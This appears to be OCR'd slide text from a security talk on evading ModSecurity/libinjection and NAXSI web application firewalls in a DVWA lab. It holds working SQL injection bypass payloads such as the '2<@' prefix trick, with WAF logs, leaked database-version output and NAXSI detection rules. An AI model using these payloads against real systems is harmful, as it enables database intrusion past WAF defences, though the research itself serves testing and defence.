=_\-()]+)?\*/)' against variable `ARGS:id' (Value: `-1' AND 2<@ UNION /*!ALL SEL
ECT*/ 1, version()'' ) [file "/etc/modsecurity.d/owasp-crs/rules/REQUEST-942-APP
LICATION-ATTACK-SQLI.conf"] [line "471"] [id "942500"] [rev ""] [msg "MySQL in-l
ine comment detected."] [data "Matched Data: /*!ALL SELECT*/ found within ARGS:i
d: -1' AND 2<@ UNION /*!ALL SELECT*/ 1, version()'"] [severity "2"] [ver "OWASP_
CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "langua
ge-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "OWASP_CRS/WEB_ATTACK
/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppS
ensor/CIE1"] [tag "PCI/6.5.2"] [hostname "172.17.0.1"] [uri "/vulnerabilities/sq
li/"] [unique_id "156563093586.282334"] [ref "o18,15v30,47t:urlDecodeUni"]
```


-1' AND 2<@ UNION /*!%23{add%0aall
SELECT*/ 1, version()'

Vulnerability: SQL Injection


User ID: Submit

```
ID: -1' AND 2<@ UNION /*!#{add
ALL SELECT*/ 1, version()'
First name: 1
Surname: 10.1.26-MariaDB-0+deb9u1
```


- This attack string “-1' AND 2<@ UNION /*!%23{add%0aALL SELECT*/ 1, version()'” consists of




- This attack string “`-1' AND 2<@ UNION /*!%23{add%0aALL SELECT*/ 1, version()'`” consists of
  - a “peculiar comparison” 2<@ to replace 2<1



- This attack string “`-1' AND 2<@ UNION /*!%23{add%0aALL SELECT*/ 1, version()'`” consists of
  - a “peculiar comparison” 2<@ to replace 2<1
  - an “inline comment” /*! … */ and a “normal comment” #



- This attack string “`-1' AND 2<@ UNION /*!%23{add%0aALL SELECT*/ 1, version()'`” consists of
  - a “peculiar comparison” 2<@ to replace 2<1
  - an “inline comment” /*! … */ and a “normal comment” #
  - an “equivalent replacement” %0a standing in for %20



2<@? What is this?

```
-1' UNION SELECT 1, version()'
```

```
ModSecurity: Warning. detected SQLi using libinjection. [file "/etc/modsecurity.
d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "43"] [id "94
2100"] [rev ""] [msg "SQL Injection Attack Detected via libinjection"] [data "Ma
tched Data: sUE1, found within ARGS:id: -1'  UNION SELECT 1, version()'"] [sever
ity "2"] [ver "OWASP_CRS/3.1.0"] [maturity "0"] [accuracy "0"] [hostname "172.17
.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156562078296.218457"] [ref "v3
0,45t:urlDecodeUni"]
```

```
-1' AND 2<@ UNION SELECT 1,
version()'
```

```
ModSecurity: Warning. Matched "Operator `Rx' with parameter `(?i:(?:[\"'`](?:;?\
s*?(?:having|select|union)\b\s*?[^\s]|\s*?!\s*?[\"'`\w])|(?:c(?:onnection_id|urr
ent_user)|database)\s*?\([^\)]*?|u(?:nion(?:[\w(\s]*?select| select @)|ser\s*?\(
[^\)]*?)|s(?:chema\s* (165 characters omitted)' against variable `ARGS:id' (Valu
e: `-1%27%20%20AND%202%3C@%20UNION%20SELECT%201,%20version()%27' ) [file "/etc/m
odsecurity.d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "1
63"] [id "942190"] [rev ""] [msg "Detects MSSQL code execution and information g
athering attempts"] [data "Matched Data: UNION SELECT found within ARGS:id: -1'
 AND 2<@ UNION SELECT 1, version()'"] [severity "2"] [ver "OWASP_CRS/3.1.0"] [ma
turity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag
 "platform-multi"] [tag "attack-sqli"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"
] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [t
ag "PCI/6.5.2"] [hostname "172.17.0.1"] [uri "/vulnerabilities/sqli/"] [unique_i
d "156562186356.037883"] [ref "o13,12v30,59t:urlDecodeUni"]
```


Remember?

2<@ makes us detour the libinjection

libinjection

- Quasi-SQL / SQLI tokenizer parser analyzer to detect SQL Injection
- After processing, a stream of tokens will be generated
- Verified with more than 32,000 SQL Injection attacks as of 2012 which detects all as SQL Injection
- Reduce lots of false positives so as to being adopted in many WAF products, including ModSecurity CRS and NAXSI


- “-1' AND 2<1 UNION …” will turn into “s&1U”, which is listed among the fingerprints of libinjection




- “`-1' AND 2<1 UNION …`” will turn into “`s&1U`”, which is listed among the fingerprints of libinjection
- However, “`-1' AND 2<@ UNION …`” will turn into “`s&1oU`”, which is not


```
5155  s&1Ek
5156  s&1En
5157  s&1Tn
5158  s&1U
5159  s&1U(
5160  s&1U;
5161  s&1UE
5162  s&1Uc
5163  s&1c
5164  s&1f(
5165  s&1k(
5166  s&1k1
5167  s&1kf
```

- “-1' AND 2<1 UNION …” will turn into “s&1U”, which is listed among the fingerprints of libinjection
- However, “-1' AND 2<@ UNION …” will turn into “s&1oU”, which is not
- o means “operator”, and we notice that “<@” is flagged as an operator while parsing



- “-1' AND 2<1 UNION …” will turn into “s&1U”, which is listed among the fingerprints of libinjection
- However, “-1' AND 2<@ UNION …” will turn into “s&1oU”, which is not
- o means “operator”, and we notice that “<@” is flagged as an operator while parsing
- It turns out to be a weakness for MySQL for it’s a valid syntax of a SQL query





libinjection Bypass


Prefix 2<@ to an attack is enough

Case Study 2

Use Polymorphic SQL Injection Attack to detour ModSecurity with NAXSI v0.56

Environment

- Subject web application – Free Software Foundation DVWA
- NAXSI v0.56 (latest)



Preface

- An aggressive negative security model, defining a large blanket of suspicious behaviors

Preface

- An aggressive negative security model, defining a large blanket of suspicious behaviors
    - The existence of essentially some non-alphanumeric chars in request content

```
/etc/nginx # cat naxsi_core.rules | grep '1000'
## SQL Injections IDs:1000-1099 ##
MainRule "rx:select|union|update|delete|insert|table|from|ascii|hex|unhex|drop|l
oad_file|substr|group_concat|dumpfile" "msg:sql keywords" "mz:BODY|URL|ARGS|$HEA
DERS_VAR:Cookie" "s:$SQL:4" id:1000;
/etc/nginx # cat naxsi_core.rules | grep '1013'
MainRule "str:'" "msg:simple quote" "mz:ARGS|BODY|URL|$HEADERS_VAR:Cookie" "s:$S
QL:4,$XSS:8" id:1013;
/etc/nginx # cat naxsi_core.rules | grep '1015'
MainRule "str:," "msg:comma" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:4" i
d:1015;
/etc/nginx # cat naxsi_core.rules | grep '1302'
MainRule "str:<" "msg:html open tag" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$
XSS:8" id:1302;
/etc/nginx #
```

* Rule id 1000 is too strict

Preface

- An aggressive negative security model, defining a large blanket of suspicious behaviors
    - The existence of essentially some non-alphanumeric chars in request content
- Specifically targets a small subset of modern web app vulnerabilities (XSS, SQLI, R/LFI)

```
/etc/nginx # cat naxsi_core.rules | grep '1000'
## SQL Injections IDs:1000-1099 ##
MainRule "rx:select|union|update|delete|insert|table|from|ascii|hex|unhex|drop|l
oad_file|substr|group_concat|dumpfile" "msg:sql keywords" "mz:BODY|URL|ARGS|$HEA
DERS_VAR:Cookie" "s:$SQL:4" id:1000;
/etc/nginx # cat naxsi_core.rules | grep '1013'
MainRule "str:'" "msg:simple quote" "mz:ARGS|BODY|URL|$HEADERS_VAR:Cookie" "s:$S
QL:4,$XSS:8" id:1013;
/etc/nginx # cat naxsi_core.rules | grep '1015'
MainRule "str:," "msg:comma" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:4" i
d:1015;
/etc/nginx # cat naxsi_core.rules | grep '1302'
MainRule "str:<" "msg:html open tag" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$
XSS:8" id:1302;
/etc/nginx #
```

* Rule id 1000 is too strict

Preface

- An aggressive negative security model, defining a large blanket of suspicious behaviors
    - The existence of essentially some non-alphanumeric chars in request content
- Specifically targets a small subset of modern web app vulnerabilities (XSS, SQLI, R/LFI)
- Not really flexible while we need to generate exceptions against known good traffic

```
/etc/nginx # cat naxsi_core.rules | grep '1000'
## SQL Injections IDs:1000-1099 ##
MainRule "rx:select|union|update|delete|insert|table|from|ascii|hex|unhex|drop|l
oad_file|substr|group_concat|dumpfile" "msg:sql keywords" "mz:BODY|URL|ARGS|$HEA
DERS_VAR:Cookie" "s:$SQL:4" id:1000;
/etc/nginx # cat naxsi_core.rules | grep '1013'
MainRule "str:'" "msg:simple quote" "mz:ARGS|BODY|URL|$HEADERS_VAR:Cookie" "s:$S
QL:4,$XSS:8" id:1013;
/etc/nginx # cat naxsi_core.rules | grep '1015'
MainRule "str:," "msg:comma" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:4" i
d:1015;
/etc/nginx # cat naxsi_core.rules | grep '1302'
MainRule "str:<" "msg:html open tag" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$
XSS:8" id:1302;
/etc/nginx #
```

* Rule id 1000 is too strict

* Reference: Exploring Naxsi (A Bit)

Adjustment

- One can use whitelists to make it tolerable (but need revisiting rules often)
- According to NAXSI's wiki, we can turn on **libinjection** to whitelist false positives

Adjustment


- One can use whitelists to make it tolerable (but need revisiting rules often)
- According to NAXSI's wiki, we can turn on **libinjection** to whitelist false positives

```
location / {
    SecRulesEnabled;
    LibInjectionSql; # enable libinjection support for SQLI
    LibInjectionXss; #enable libinjection support for XSS
    BasicRule wl:1000;
    # LearningMode;
    DeniedUrl "/50x.html";
    CheckRule "$SQL >= 8" BLOCK;
    CheckRule "$LIBINJECTION_SQL >= 8" BLOCK;
    CheckRule "$RFI >= 8" BLOCK;
    CheckRule "$TRAVERSAL >= 4" BLOCK;
    CheckRule "$EVADE >= 4" BLOCK;
    CheckRule "$XSS >= 8" BLOCK;

    proxy_pass http://dvwa;
}
```

```
## WL
BasicRule wl:1000;
# "
BasicRule wl:1001 "mz:BODY";
# ,
BasicRule wl:1015 "mz:BODY";
# [
BasicRule wl:1310 "mz:BODY";
# %23
BasicRule wl:1315 "mz:HEADERS";
# http://
